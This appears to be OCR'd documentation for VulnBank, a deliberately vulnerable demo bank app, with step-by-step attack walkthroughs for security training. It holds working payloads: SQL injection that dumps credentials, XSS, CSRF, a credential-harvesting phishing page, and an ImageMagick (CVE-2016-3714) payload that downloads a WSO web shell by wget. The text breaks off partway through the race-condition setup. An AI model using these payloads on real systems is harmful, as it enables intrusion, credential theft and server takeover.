TOC

1 Initial configuration

Deploy docker container:

```
docker run --name vulnbank -p 80:80 -d vulnbank/vulnbank
```

By default application handles requests to **vulnbank.com** and **evil.vulnbank.com** (website with exploits). To make demo-cases work correctly it would be necessary to assign these hostnames to application IP-address.


Default credentials:

- j.doe / password
- j.adams / password

2 Demo cases

VulnBank emulates bank application, allows to perform transactions and supports various API types.

It has several vulnerabilities, which can be used for demo.



Transactions history

Last 10 transactions


STATE	AMOUNT	USER	ACCOUNT	CREDIT CARD	DATE	COMMENT
✓	175$		Deposit		2017-02-20 13:21:02	Deposit
✓	-145$	Jack Adams	DE00000111112222233333	4556-7491-4729-3700	2017-02-15 13:36:54	Wish you all the best
✓	-75$		Withdraw		2017-01-16 18:56:34	Withdraw
✓	150$		Deposit		2017-01-01 11:12:22	Deposit

2.1. Business Logic Attack

VulnBank emulates bank application that allows performing transaction from one user to another. However, it does not check if amount sent is positive number.

► Attack Description

1. Configure Burp to intercept requests on application
2. Log in to VulnBank application as **j.doe**
3. Go to Transaction tab
4. Transfer **-100** $ to **Jack Adams**



Transaction

ACCOUNT: DE12345123451234512345
RECIPIENT: DE00000111112222233333
CREDIT CARD: 4556-7491-4729-3700
FIRST NAME: Jack
LAST NAME: Adams
AMOUNT, $: -100
COMMENT: Send comment to payment recipient


5. Check that **Balance** increased

► SQL injection

On **Transactions** tab in **First Name** field it is possible to inject in SQL query when application performs check if users exists, to fill other fields in form.


► Attack Description

1. Go to **Transactions** tab
2. Put in **First Name** field following value to get SQL server version in error page:
```
Jack' and extractvalue(0x0a,concat(0x0a,(select version()))) and
'1'='1
```



XPATH syntax error: ' 10.1.22-MariaDB-1~xenial'

3. Use this query to get **username** and **password** of first record in users table:
```
none' union select
1,2,login,password,5,6,7,NULL,NULL,10,11,12,13,14,15,16,17 from
users limit 1 -- 1
```



Transaction

ACCOUNT: DE12345123451234512345
RECIPIENT: DE00000000000000000000
CREDIT CARD: 1111-2222-3333-4444
FIRST NAME: j.doe
LAST NAME: 68b7d6a6294bf6caf5392ac20c354ea43b89df73b298ba305f3cbee600afaca2
AMOUNT, $


2.2. DOM-based Cross-Site Scripting (XSS)

On **History** page, it is possible to search through transactions list. Search query is stored in URL anchor and is inserted into page without sending to server.

► Attack Description


1. Log in to VulnBank application as **John Doe**
2. Go to **History** tab
3. Search for
   `<script>alert(1)</script>`

   Note: if attack does not work — open same URL (with value after #) in new tab, since sometimes browser do not reload page on URL anchor change.
4. Let's emulate real attack scenario. Open the page
   https://evil.vulnbank.com/phishing/?url=hack.vulnbank.com
5. Click on the button, and you should see fake form asking for users credentials



Session has expired, please authenticate again

6. If user will fill credentials in this form, they will appear in log https://evil.vulnbank.com/log.txt




```
---------------------------------------------------------------
IP:      172.17.0.1
Date:    08:38 18th August
Referer: https://hack.vulnbank.com/vulnbank/online/history.php
Username:  username
Password:  password
---------------------------------------------------------------
```

2.3. Stored Cross-Site Scripting (XSS)

► Attack Description

1. Inject JavaScript in content of the page, e.g. send transaction with comment `<script>alert(1)</script>`



Transaction


ACCOUNT	RECIPIENT	CREDIT CARD
DE12345123451234512345	DE00000111112222233333	4556-7491-4729-3700

FIRST NAME	LAST NAME
Jack	Adams

AMOUNT, $
1

COMMENT
<script>alert(1)</script>

2. Go to **Dashboard**



Balance: 750

Statistics
For last 10 months


hack.vulnbank.com says:
1

2.4. Cross-Site Request Forgery (CSRF)

On **History** page, it is possible to search through transactions list. Search query is stored in URL anchor and is inserted into page without sending to server.

► Attack Description

1. Log in to VulnBank application as **John Doe**
2. Open page https://evil.vulnbank.com/hack_vulnbank_csrf.html
3. Go to VulnBank dashboard
4. Transaction should be competed



Transactions history
Last 10 transactions


STATE	AMOUNT	USER	ACCOUNT	CREDIT CARD	DATE	COMMENT
✓	-10$	Jack Adams	DE00000111112222233333	4556-7491-4729-3700	2017-08-18 12:06:36	Transfer via CSRF
✓	175$		Deposit		2017-02-20 13:21:02	Deposit
✓	-145$	Jack Adams	DE00000111112222233333	4556-7491-4729-3700	2017-02-15 13:36:54	Wish you all the best

2.5. Remote Code Execution (CVE-2016–3714)

Application uses vulnerable ImageMagick version, which allows remote user to use commands on server.

► Attack Description


1. Configure Burp Suite to intercept requests to application
2. Log in to VulnBank application as **j.doe**
3. Go to **User Info** page



4. Upload avatar image and intercept the request
5. Upload image https://evil.vulnbank.com/evil.png, which has following content:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.0/oops.jpg"|wget -o-
https://github.com/tennc/webshell/raw/master/php/wso/wso-4.2.5.php
> "/dev/null)'
pop graphic-context
```

6. Open page /vulnbank/online/wso-4.2.5.php with password admin


File Edit View History Bookmarks Tools Help
vulnbank.ptlab.ru - WSO 4.2.5
vulnbank.ptlab.ru/vulnbank/onlinebank/wso-4.2.5.php
Search
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
UTF-8
[Sec. Info] [Files] [Console] [Infect] [Sql] [Php] [Safe mode] [String tools] [Bruteforce] [Network] [Logout] [Self remove]


```
Uname: Linux vulnbank 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 [ Google ] [ Exploit-DB ]
User:  33 ( www-data ) Group: 33 ( www-data )                                        Server IP:
Php:   7.0.15-0ubuntu0.16.04.4 Safe mode: OFF [ phpinfo ] Datetime: 2017-03-29 17:42:59     5.8.180.76
Hdd:   48.13 GB Free: 42.96 GB (89.27%)                                              Client IP:
Cwd:   /var/www/vulnbank/onlinebank/ drwxr-xr-x [ home ]                              31.44.93.2
```

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2017-03-29 10:40:43	www-data/www-data	drwxr-xr-x	R T
[inc]	dir	2017-03-28 00:47:42	www-data/www-data	drwxr-xr-x	R T
[uploads]	dir	2017-03-29 17:42:42	www-data/www-data	drwxrwxrwx	R T
api.php	21.75 KB	2017-03-29 15:45:48	www-data/www-data	-rw-r--r--	R T F E D
createuser.php	8.50 KB	2017-03-21 21:48:33	www-data/www-data	-rw-r--r--	R T F E D
forgot.php	3.51 KB	2017-03-27 13:21:55	www-data/www-data	-rw-r--r--	R T F E D
getstatus.php	2.91 KB	2017-03-12 18:13:22	www-data/www-data	-rw-r--r--	R T F E D
history.php	2.94 KB	2017-03-22 23:23:24	www-data/www-data	-rw-r--r--	R T F E D
index.php	72 B	2017-03-08 15:20:47	www-data/www-data	-rw-r--r--	R T F E D
login.php	1.63 KB	2017-03-27 14:38:18	www-data/www-data	-rw-r--r--	R T F E D
logout.php	327 B	2017-03-08 15:24:31	www-data/www-data	-rw-r--r--	R T F E D
portal.php	5.30 KB	2017-03-21 12:43:43	www-data/www-data	-rw-r--r--	R T F E D
status.php	5.39 KB	2017-03-12 18:19:17	www-data/www-data	-rw-r--r--	R T F E D
status.sh	5.87 KB	2017-03-12 15:56:05	www-data/www-data	-rwxr-xr-x	R T F E D
tecmint_monitor.sh	3.92 KB	2017-03-08 15:16:09	www-data/www-data	-rwxr-xr-x	R T F E D
transactions.php	6.74 KB	2017-03-29 15:44:59	www-data/www-data	-rw-r--r--	R T F E D
userinfo.php	11.92 KB	2017-03-27 14:19:41	www-data/www-data	-rw-r--r--	R T F E D
users.php	5.21 KB	2017-03-17 22:57:24	www-data/www-data	-rw-r--r--	R T F E D
wso-4.2.5.php	77.88 KB	2017-03-29 17:42:44	www-data/www-data	-rw-r--r--	R T F E D

2.6. Race condition

Transaction mechanism works this way:



Send Transaction
Response
Client
VulnBank
Write transaction info with pending state
...Verification...
Update transaction state to success or error
Database

- Client sends request to perform transaction operation
- First, it is stored in DB with **Pending** state
- If server verifies that recipient exists, money moved to its account and transaction changes its state to **Success**, if not — money are returned to sender and transaction gets **Error** state

Also, user can cancel his pending operations. Therefore, there is small timeframe, when verification was not completed, and user cancels its pending transaction. If money were sent to not existent account, attacker will get them back and also return same amount due to pending transaction canelation.

► Attack Description


1. Configure Burp Suite to intercept requests to application
2. Go to **History** page
3. Press **Cancel unfinished operations button** and intercept this request


Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
Intercept HTTP history WebSockets history Options
Request to https://vulnbank.ptlab.ru:443 [5.8.180.76]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer

```
POST /vulnbank/online/api.php?rest HTTP/1.1
Host: vulnbank.ptlab.ru
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: https://vulnbank.ptlab.ru/vulnbank/online/history.php
Content-Length: 40
Cookie: PHPSESSID=bakm3pm5sgvp24ugsfp82g22e5
Connection: close

{"type":"transaction","action":"cancel"}
```

4. Send it to intruder and perform attack this way: constantly send requests to application as fast as possible:
   a. Add parameter, that is not used in request and set payload to it



Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Clear

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

